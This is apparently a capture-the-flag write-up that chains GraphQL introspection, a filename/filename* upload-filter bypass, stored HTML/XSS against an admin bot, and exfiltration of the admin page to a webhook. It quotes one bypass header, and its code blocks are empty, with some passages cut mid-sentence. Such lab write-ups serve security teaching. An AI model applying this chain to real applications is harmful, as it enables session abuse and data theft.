Challenge Info
Spoiler
Artifacts Provided
- Application source — Node.js/Express, Apollo GraphQL, SQLite, nginx (openresty) in front
- Live web instance —
http://VICTIM-IP:PORT
Analysis
Reconnaissance
Registration requires an email ending in @blackouts.htb and an invite code. The source (db/database.js) seeds one directly:
| |
ADMININV123 is the admin’s own invite code, not something we can re-use — invite codes are tied to a specific account by email, not a shared secret. We register our own account instead and find we still need to verify it, with no way to read our own inbox.
The app exposes a GraphQL endpoint. Introspection is enabled, so we enumerate the schema:
| |
| |
| |
| |
me takes no arguments — it resolves off the session. Dumping its return type:
| |
| |
inviteCode is exposed on our own User object, before verification: | |
| |
That’s our own verification code, disclosed by a field that should only matter server-side. We feed it back to verifyAccount:
| |
| |
We tried registering with role: "admin" directly:
| |
GraphQL rejects this as an unknown field — register only accepts email and password. No mass-assignment here; role is hardcoded 'user' server-side.
Fingerprinting the engine confirms Apollo:
| |

Dumping the mutation list with return types:
| |
| |
incidentReports and updateIncidentReportStatus are both gated in resolvers.js on context.user.role === 'admin'. Our account is role: 'user', with no mutation able to change that — not a brute-forceable issue either, since the admin password is a random 32-byte hex generated at startup.
submitIncidentReport is open to any verified user, and takes an evidenceUrl.
Upload Filter Bypass
First instinct: upload a PHP webshell by renaming its extension past the Content-Disposition filename:
| |
It uploads fine, but browsing it returns the PHP source as plain text:
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Content-Type: image/jpeg
X-Powered-By: Express
X-Powered-By: Express is the tell — the backend is Node, not PHP. There’s no interpreter to run it regardless of the extension stored. Dead end.
We also fuzzed /files/ for classic LFI paths before looking at the source, on the chance the static route built paths unsafely:
| |
Zero hits. app.js later confirms why — /files is plain express.static(), which normalizes and rejects .. segments before touching disk.
With source access, the real filter is in nginx.conf:
| |
nginx validates the extension with its own Lua multipart parser (resty.multipart.parser), then forwards the original, unmodified bytes to Express. Express re-parses the same multipart body with @fastify/busboy, which stores the file under whatever filename it extracts:
| |
@fastify/busboy 3.2.6 with the default preservePath: false:| Filename sent | Name busboy stored |
|---|---|
../x1.txt | x1.txt |
..\x2.txt | x2.txt |
a/../../x6.txt | x6.txt |
Directory components are always stripped — not the bug here. The actual mismatch is in which filename parameter each parser honors. A Content-Disposition header can legally carry both filename and the RFC 5987 filename* form:
Content-Disposition: form-data; name="file"; filename="safe.jpg"; filename*=UTF-8''safe.html
Testing this against the target: nginx’s Lua parser only reads the plain filename (safe.jpg — allowed), while busboy takes whichever parameter appears last in the header and stores under that name (safe.html). Confirmed by checking uploads and fetching the result:
| |
Arbitrary extensions, served as the content type Express derives from that extension — including text/html, rendered and executed by a browser.
image/svg+xml) — a script inside <svg><script>...</script></svg> still executes when the file is navigated to directly, even though it wouldn’t inside an <img> tag. We found the bypass works just as well with a plain .html file through the identical filename/filename* mismatch, which Express serves directly as text/html with no need for the SVG script-execution quirk. Functionally the same underlying bug, different payload wrapper.From Stored XSS to Admin Session
resolvers.js shows what submitIncidentReport does with evidenceUrl:
| |
And bot.js:
| |
A headless Chromium instance logs in as admin at http://127.0.0.1:1337 — the nginx-facing origin, not the internal :3000 Express port — then navigates to whatever evidenceUrl we supplied, in the same browser context and session.
The session cookie itself is out of reach:
Set-Cookie: connect.sid=...; Path=/; HttpOnly
HttpOnly blocks any JS-readable access to it. We don’t need the cookie value, though — we need a page that runs in that session, which our stored-HTML bypass already gives us.
127.0.0.1:1337/files/...) rather than an external domain. fetch() defaults to credentials: "same-origin", so a same-origin request carries connect.sid automatically; a cross-origin one wouldn’t by default, and even forcing credentials: "include" would be blocked from reading the response — the GraphQL endpoint returns Access-Control-Allow-Origin: *, which the Fetch spec forbids combining with credentialed requests./graphql same-origin and exfiltrate the result. | |

OPTIONS, never the actual POST with data. Setting Content-Type: application/json on a cross-origin fetch makes it a non-simple request, forcing a preflight that requestbin didn’t answer with the right Access-Control-Allow-* headers — the browser silently dropped the real request. Dropping the explicit Content-Type header keeps it a simple request (no preflight), and the data arrives. navigator.sendBeacon() is the more robust fix, since it’s fire-and-forget and survives the bot’s browser closing shortly after navigation.Uploading this (via the filename* bypass) and submitting it as evidenceUrl gets us an authenticated admin read on incidentReports and uploads — confirming the authorization bypass — but both only contained our own test submissions.
Reading the Flag
routes/pages.js has the actual target, gated independently of GraphQL:
| |

Same technique, new target — fetch /admin instead of /graphql, read the rendered HTML as text, and exfiltrate it whole:
| |
Re-uploaded, re-submitted as evidenceUrl on a fresh incident report — the admin bot’s own /admin page, flag included, lands on our webhook.
Full Chain
- Register with the invite code leaked in
database.jsseed logic, email@blackouts.htb. - Enumerate the GraphQL schema via introspection — no auth required.
- Query
me { inviteCode }to self-disclose our own verification code before being verified, and verify the account. - Confirm
incidentReports/updateIncidentReportStatusare admin-only server-side; no mass-assignment path to escalate our own role. - Find the upload filter is enforced by nginx’s Lua multipart parser, separately from the busboy parser Express actually uses to store the file.
- Bypass it by sending both a
filename(allowed extension) andfilename*(real payload, any extension) — nginx checks the former, busboy stores under the latter. - Upload a
.htmlpage thatfetches/graphqlsame-origin and exfiltrates the response to a webhook. - Submit the page’s URL as
evidenceUrlon an incident report — the admin bot logs in and visits it, running our script inside its authenticated session. - Fix the exfil request to avoid a CORS preflight (drop the JSON
Content-Typeheader), confirm admin-level read access. - Pivot the payload to
fetch('/admin')instead — a route gated the same way but reading/flag.txtserver-side — and exfiltrate the rendered page to capture the flag.